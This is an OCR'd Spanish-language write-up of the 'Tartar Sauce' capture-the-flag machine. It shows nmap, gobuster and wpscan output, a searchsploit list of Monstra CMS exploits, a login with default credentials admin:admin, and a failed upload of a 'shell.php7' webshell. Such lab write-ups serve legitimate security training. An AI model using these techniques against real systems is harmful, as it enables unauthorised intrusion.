
Tartar Sauce - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/
|_http-title: Landing Page
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
```


Encontramos varias rutas que no estan indexadas en la pagina principal:



Encontramos esta ruta:




Podemos ver la version del servicio que esta corriendo detras:




Vemos varias vulnerabilidades para esa version:

```
└─$ searchsploit monstra
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Monstra 3.0.4 - Stored Cross-Site Scripting (XSS)
Monstra CMS 1.2.0 - 'login' SQL Injection
Monstra CMS 1.2.1 - Multiple HTML Injection Vulnerabilities
Monstra CMS 3.0.3 - Multiple Vulnerabilities
Monstra CMS 3.0.4 - (Authenticated) Arbitrary File Upload / Remote Code Execution
Monstra CMS 3.0.4 - Arbitrary Folder Deletion
Monstra CMS 3.0.4 - Authenticated Arbitrary File Upload
Monstra cms 3.0.4 - Persitent Cross-Site Scripting
Monstra CMS 3.0.4 - Remote Code Execution (Authenticated)
Monstra CMS 3.0.4 - Remote Code Execution (RCE)
Monstra CMS < 3.0.4 - Cross-Site Scripting (1)
Monstra CMS < 3.0.4 - Cross-Site Scripting (2)
Monstra-Dev 3.0.4 - Cross-Site Request Forgery (Account Hijacking)
------------------------------------------------------------------------------
Shellcodes: No Results
```

Vemos un panel de login:



Podemos acceder con las credenciales admin:admin. Podemos subir archivos pero deja la extension ".php"



En un exploit pone que acepta php7

```
------WebKitFormBoundarytRfyCkYq8NvztDBf
Content-Disposition: form-data; name="csrf"

2e6ae2353998caa319aae262b113c6b3f17a9636
------WebKitFormBoundarytRfyCkYq8NvztDBf
Content-Disposition: form-data; name="file"; filename="shell.php7"
Content-Type: application/octet-stream
```

Pero tampoco funciona. Intentamos editar una plantilla pero no nos deja:

MONSTRA Dashboard Content Extends System Help View Site admin

Edit Template

Name

index .template.php

Template content

```php
<?php Chunk::get('header'); ?>
<div class="container-wide">

    <div class="container">

        <div class="row">
            <div class="col-xs-12">
                <?php Action::run('theme_pre_content'); ?>
            </div>
        </div>

        <div class="row">
            <div class="col-xs-12">
                <?php echo Site::content(); ?>
            </div>
        </div>

        <div class="row">
            <div class="col-xs-12">
                <?php Action::run('theme_post_content'); ?>
            </div>
        </div>

    </div>

</div>
```

Save and Exit Save Cancel


He intentado realizar un ataque de fuerza bruta de extensiones con Burpsuite para ver si puedo subir alguna extension pero nada

Payload	Status code	Response r
scr	302	116
dll	302	117
msi	302	115
vbs	302	115
bat	302	116
com	302	115
pif	302	117
cmd	302	116
vxd	302	117
cpl	302	116

Como no encuentro nada decido seguir buscando mas rutas en el puerto 80 de la maquina victima. Encontramos una pagina de wordpress:


```
└─$ gobuster dir -u 10.10.10.88/webservices -w /usr/share/wordlists/dirbuster/direct
x -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.88/webservices
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-mediu
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,jpg,png,txt,asp,aspx,php,jsp,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 302]
/.html                (Status: 403) [Size: 303]
/wp                   (Status: 301) [Size: 319] [--> http://10.10.10.88/webservices/
```

No la vemos bien porque seguramente este apuntando al dominio de la maquina:



Podremos ver el dominio en el codigo fuente:

Podemos ver lo siguiente:




Realizamos un escaneo con "wpscan":

```
[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:15 <===================================
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <===================================

[i] User(s) Identified:

[+] wpadmin
 | Found By: Rss Generator (Passive Detection)
